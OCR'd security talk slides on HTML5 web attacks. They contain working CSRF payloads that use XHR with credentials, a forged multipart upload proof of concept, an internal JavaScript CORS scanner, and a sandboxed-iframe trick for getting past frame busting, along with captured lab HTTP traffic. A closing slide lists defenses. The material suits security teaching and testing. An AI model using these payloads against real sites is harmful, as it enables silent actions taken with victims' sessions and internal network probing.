
CSRF with XHR/HTML5



CSRF with XHR/HTML5




CSRF with XHR/HTML5



CSRF & HTML5

```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
    }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```


CSRF with XHR/HTML5



Attacker's Site

Visit Attacker's page


Attacker sends CSRF payload




Client/Victim Browser

XHR initiates HTTP buy request

Success – cookie replayed



Authentication Server



Web Store Application Server

Database Server

Hence,
- Without victim's consent or notice
- Stealth HTTP request generated
- Silent Exploitation takes place!

Got it

CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

original request | auto-modified request | response

raw | params | headers | hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```


#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	☐
2	http://192.168.100.12	POST	/json/jservice.ashx	☑

original request | auto-modified request | response


raw | headers | hex

```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921

{"id":2,"result":{"Products":{"columns":["product_id","product_name","pro
t_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it
Drama","Who wants to cook Aloo Gobi when you can bend a ball like Beckham
London tries to raise their soccer-playing daughter in a traditional way.
sister, Pinky, who is preparing for an Indian wedding and a lifetime of c
chapatti, Jess' dream is to play soccer professionally like her hero Davi
against Jess' unorthodox ambition, her parents eventually reveal that the
to do with protecting her than with holding her back. When Jess is forced
```

CSRF with XHR/HTML5




CSRF/Upload - POC




```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=---------------------------313223033317673
Content-Length: 262

-----------------------------313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----------------------------313223033317673--
```

CSRF with XHR/HTML5

```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);
</script>
```




```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: Keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; SeamTrading=1980b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeqi450ukziyxb
JSESSIONID=8B598Ib6iDFAFE7CEF97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```

Hence,
- Without victim's consent or notice
- Stealth HTTP Upload takes place
- Silent Exploitation…

Got it

CSRF/Upload


```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);

</script>
```

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A1D3D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```

Crawl for CORS

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```


```
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```





Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }

}
```

```
<script>
for(i=20;i<=25;i++)
{
    target = "http://192.168.100."+i+"/"
    st = scan(target)
    if(st==true)
        status += "<br>"+target+"(Access-Control-Allow-Origin:---->"+st+")";
    document.getElementById('result').innerHTML = status
}
</script>
```








Scan and Defend

- Scan and look for
  - Content-Type checking on server side
  - CORS policy scan
  - Form and Upload with tokens or not
- Defense and Countermeasures
  - Secure libraries for streaming HTML5/Web 2.0 content
  - CSRF protections
  - Stronger CORS implementation

Cross Domain Resource Jacking




Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).

Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Diabling JavaScript on cross domain while loading – bypassing frame bursting script
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x"> - Script will run…
  - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500"> - script will not run – ClickJacking



